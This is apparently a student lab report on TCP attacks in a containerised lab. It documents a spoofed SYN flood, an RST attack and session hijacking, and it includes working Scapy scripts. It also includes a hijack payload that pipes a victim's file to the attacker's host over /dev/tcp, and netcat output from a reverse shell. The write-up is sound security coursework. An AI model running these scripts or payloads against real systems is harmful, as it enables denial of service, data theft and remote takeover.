


Lab 3

Task 1.1: Launching the Attack Using Python




```
seed@VM: ~/.../Labsetup
GNU nano 4.8 synflood.py
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp


while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose=0)
```

This code sends out spoofed TCP SYN packets with a randomly generated source IP address, source port, and sequence number.



```
seed@VM: ~/.../Labsetup
[03/23/26]seed@VM:~/.../Labsetup$ docker ps
7d7edfc6f461 user2-10.9.0.7
2aa0c93787a7 user1-10.9.0.6
aaa4c7953da5 victim-10.9.0.5
b288075bf35c seed-attacker
[03/23/26]seed@VM:~/.../Labsetup$ docksh aa
root@aaa4c7953da5:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
root@aaa4c7953da5:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@aaa4c7953da5:/# ip tcp_metrics flush
root@aaa4c7953da5:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@aaa4c7953da5:/#
```


The attack will fail without these settings on the victim machine; on top of those settings.



A terminal window titled 'seed@VM: ~/Labsetup' shows the execution of a synflood attack. The user is root on a VM at /volumes. They run 'jobs' and then three parallel instances of 'python3 synflood.py &'. The output shows three jobs starting with IDs 84, 85, and 86. The prompt returns to root@VM:/volumes#.

```
seed@VM: ~/Labsetup
root@VM:/volumes# jobs
root@VM:/volumes# python3 synflood.py &
[1] 84
root@VM:/volumes# python3 synflood.py &
[2] 85
root@VM:/volumes# python3 synflood.py &
[3] 86
root@VM:/volumes#
```


I also ran my synflood.py program 3 times in parallel on the attacker machine to hold the queue full.



A terminal window titled 'seed@VM: ~/Labsetup' shows the output of a 'watch' command. The command is 'ss -n state syn-recv spor...'. The output shows a line of text: 'Every 1.0s: ss -n state syn-recv spor... aaa4c7953da5: Mon Mar 23 22:26:13 2026'. The prompt returns to 62.

```
seed@VM: ~/Labsetup
Every 1.0s: ss -n state syn-recv spor... aaa4c7953da5: Mon Mar 23 22:26:13 2026
62
```

As the attack was running, I ran a watch command on the victim machine to see how many items were currently in the queue.




A terminal window titled 'seed@VM: ~/Labsetup' shows a failed telnet connection. The user is root@2aa0c93787a7:/#. They run 'telnet 10.9.0.5'. The output shows 'Trying 10.9.0.5...' and 'telnet: Unable to connect to remote host: Connection timed out'. The prompt returns to root@2aa0c93787a7:/#.

```
seed@VM: ~/Labsetup
root@2aa0c93787a7:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@2aa0c93787a7:/#
```

After letting the attack run for about 1 minute, I tried to telnet into the victim machine, as you can see the connection timed out so the attack was successful.

Task 1.2: Launch the Attack Using C


Before launching the attack I reset the victim's tcp max syn backlog back to 128 and did a ip_tcp_metrics flush on the cache.




After running the provided C code I did a watch on the victim machine and confirmed that it was filling up the queue. One thing I did notice is that I was still able to telnet into the victim machine with the attack running, I had to run 2 parallel instances of the attack for it to be successful. The key difference from the python version of the attack is that the C version can fill and hold the full default queue size (128) without needing any queue reduction but still needed parallel instances.

Task 1.3 Enable the SYN Cookie Countermeasure

After turning on the SYN cookie countermeasure with `sysctl -w net.ipv4.tcp_syncookies=1` and running the attack again I see that it is no longer effective.




A terminal window titled 'seed@VM: ~/Labsetup' showing a telnet session. The user 'root@2aa0c93787a7' initiates a telnet connection to 10.9.0.5. The connection is successful, and the user 'seed' logs in as 'seed' on an Ubuntu 20.04.1 LTS system. The terminal displays the system's welcome message and provides links for documentation, management, and support. The prompt is 'seed@aaa4c7953da5:~\$'.


Here you can see the telnet connection was successful even with the attack running. With SYN cookies countermeasure on the server sends SYN+ACK with a cryptographic cookie, no queue slot is allocated, the queue never fills up, the legitimate ACK arrives -> cookie is verified -> connection is established.

Task 2: TCP RST Attacks on telnet Connections

In this task I launch a TCP RST attack from my attacker machine to break an existing telnet connection between the victim machine and user machine, which are containers.

A terminal window titled 'seed@VM: ~/Labsetup' showing the creation of a Python script named 'rst_attack.py'. The script uses the Scapy library to craft a TCP RST packet. The packet is constructed with source IP '10.9.0.6', destination IP '10.9.0.5', source port 57744, and destination port 23. The flags are set to 'R' (Reset) and the sequence number is 4236509261. The script then sends the packet using 'send(pkt, verbose=0)'. The prompt is 'seed@aaa4c7953da5:~\$'.

Utilizing Wireshark I was able to get the tcp variable values, I did 1 keystroke on the user machine while in the telnet session to record some network traffic and then I put down the values in the attack program.



After running the attack, the telnet session connection was forcefully closed on the user machine. This attack works because TCP has no authentication, any packet with the right src IP, port, and seq number is trusted.

Task 3: TCP Session Hijacking


The objective of this task is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into the session. The attack occurred through a telnet sessions between a victim machine and user machine.

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled 'seed@VM: ~/Labsetup' is open, displaying a Python script for a TCP hijack. The script uses the Scapy library to create a TCP packet with a 'RST' flag and a specific sequence number, then sends it to a victim machine. In the background, a Wireshark window is visible, showing a packet capture of the network traffic. The packet list on the right side of Wireshark shows several TCP packets with sequence numbers 5691 and 5692.

```
GNU nano 4.8 tcp_hijack
#!/usr/bin/env python3
from scapy.all import *


ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=57848, dport=23, flags="A", seq=3035387392, ack=569155916)
data = "\r cat /home/seed/important_file.txt > /dev/tcp/10.9.0.1/9090\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Here is the code I used to do the attack, I once again got the tcp variable values from Wireshark, I got them by doing a telnet session from the user machine to the victim machine and then performing a keystroke to get some network traffic. I then analyzed the packets to get the source port, destination port, sequence number, and acknowledge number. The malicious part of the code is in the data variable, I did a cat command of an important file in the victims machine and sent that to the attacker machine via opening a TCP connection to the attacker machine and writing the file contents into it.




Here is what the attacker machine saw after the attack was completed, I was able to gain access to the contents of an important password file.

Task 4: Creating Reverse Shell using TCP Session Hijacking



The goal with this task is to set up a reverse shell from the victim machine to give the attack machine access to the victim machine. This is a more powerful attack than the task 3 attack because it gives the attacker a convenient way to access a remote machine once it has been compromised. In the code pasted above the main malicious act is in the data variable, it starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection.



```
[03/26/26]seed@VM:~/.../Labsetup$ dockkps
14ec48302524 seed-attacker
3b42c11b6ff1 user1-10.9.0.6
034ceaf0697d victim-10.9.0.5
b0fd3e510bda user2-10.9.0.7
[03/26/26]seed@VM:~/.../Labsetup$ docksh 14
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 38050
seed@034ceaf0697d:~$ hostname
hostname
034ceaf0697d
seed@034ceaf0697d:~$ whoami
whoami
seed
seed@034ceaf0697d:~$ touch /tmp/reverse_shell_works
touch /tmp/reverse_shell_works
seed@034ceaf0697d:~$ ls /tmp/
ls /tmp/
reverse_shell_works
```

Here is what the attack looks like from the attackers perspective, before anything else, a netcat listener was started on the attacker machine to receive the incoming reverse shell connection. After the telnet connection was established between user and victim, the attack was launched, immediately after the netcat listener received the incoming connection giving us access to the shell.